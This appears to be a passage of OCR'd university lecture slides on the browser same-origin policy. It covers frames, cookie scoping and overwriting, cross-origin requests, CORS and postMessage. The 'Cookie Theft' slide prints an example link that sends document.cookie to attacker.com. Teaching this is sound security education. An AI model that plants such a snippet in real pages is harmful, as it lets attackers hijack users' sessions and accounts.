
Only code from same origin can access HTML elements on another site (or in an iframe).



www.example.com (the parent) **can** access HTML elements in the iframe (and vice versa).

www.evil.com (the parent) **cannot** access HTML elements in the iframe (and vice versa).


Problem: Who Can Navigate a Frame?



If bad frame can navigate sibling frames, attacker gets password!

Problem: Gadget Hijacking in Mashups

Problem: Gadget Hijacking in Mashups




Solution: Modern browsers only allow a frame to navigate its "descendent" frames

Same-Origin Policy: Cookies

- **For cookies:** Only code from same origin can read/write cookies associated with an origin.
  - Can be set via Javascript (`document.cookie=…`) or via `Set-Cookie` header in HTTP response.
  - Can narrow to subdomain/path (e.g., http://example.com can set cookie scoped to http://account.example.com/login.) (Caveats soon!)
  - Secure cookie: send only via HTTPS.
  - HttpOnly cookie: can't access using JavaScript.

Same-Origin Policy: Cookie Reading

- **First-party cookie:** belongs to top-level domain.
- **Third-party cookie:** belongs to domain of embedded content.



Same Origin Policy: Cookie Writing

domain: any domain suffix of URL-hostname, except top-level domain (TLD)

Which cookies can be set by **login.site.com**?

allowed domains	disallowed domains
✓ **login.site.com**	✘ **user.site.com**
✓ **.site.com**	✘ **othersite.com**
	✘ **.com**

login.site.com can set cookies for all of **.site.com** but not for another site or TLD

Problematic for sites like .washington.edu

path: anything

Problem: Who Set the Cookie?

- Alice logs in at login.site.com
  - login.site.com sets session-id cookie for .site.com
- Alice visits evil.site.com
  - Overwrites .site.com session-id cookie with session-id of user "badguy" -- not a violation of SOP!
- Alice visits cse484.site.com to submit homework
  - cse484.site.com thinks it is talking to "badguy"
- Problem: cse484.site.com expects session-id from login.site.com, cannot tell that session-id cookie has been overwritten by a "sibling" domain

Problem: Path Separation is Not Secure

- Cookie SOP: path separation
  - When the browser visits **x.com/A**, it does not send the cookies of **x.com/B**
  - This is done for efficiency, not security!

- DOM SOP: no path separation
  - A script from **x.com/A** can read DOM of **x.com/B**

```
<iframe src=“x.com/B"></iframe>
alert(frames[0].document.cookie);
```

Same-Origin Policy: Scripts

- When a website **includes a script,** that script runs in the context of the embedding website.

www.example.com

```
<head>
<script
src="http://otherdoma
in.com/library.js"></
script> </head>
```

The code from http://otherdomain.com **can** access HTML elements and cookies on www.example.com.

- If code in the script sets a cookie, under what origin will it be set?


Cookie Theft

- Cookies often contain authentication token
  – Stealing such a cookie == accessing account
- Cookie theft via malicious JavaScript

```
<a href="#"
onclick="window.location='http://attacker.com/sto
le.cgi?cookie='+document.cookie; return
false;">Click here!</a>
```

- Cookie theft via network eavesdropping
  – Cookies included in HTTP requests
  – One of the reasons HTTPS is important!

Firesheep



https://codebutler.github.io/firesheep/

Cross-Origin Communication?

- Websites can embed scripts, images, etc. from other origins.
- **But:** AJAX requests (aka XMLHttpRequests) are not allowed across origins.

On example.com:

```
<script>
var xhr = new XMLHttpRequest();
xhr.onreadystatechange = handleStateChange; // Elsewhere
xhr.open("GET", “https://bank.com/account_info”, true);
xhr.send();
</script>
```

Cross-Origin Communication?

- Websites can embed scripts, images, etc. from other origins.
- **But:** AJAX requests (aka XMLHttpRequests) are not allowed across origins.

- Why not?
  - Browser automatically includes cookies with requests (i.e., user credentials are sent)
  - Caller can read returned data (clear SOP violation)

Allowing Cross-Origin Communication

- Domain relaxation
  - If two frames each set document.domain to the same value, then they can communicate
    - E.g. www.facebook.com, facebook.com, and chat.facebook.com
    - Must be a suffix of the actual domain
- Access-Control-Allow-Origin: <list of domains>
  - Specifies one or more domains that may access DOM
  - Typical usage: Access-Control-Allow-Origin: *
- HTML5 postMessage
  - Lets frames send messages to each other in controlled fashion
  - Unfortunately, many bugs in how frames check sender's origin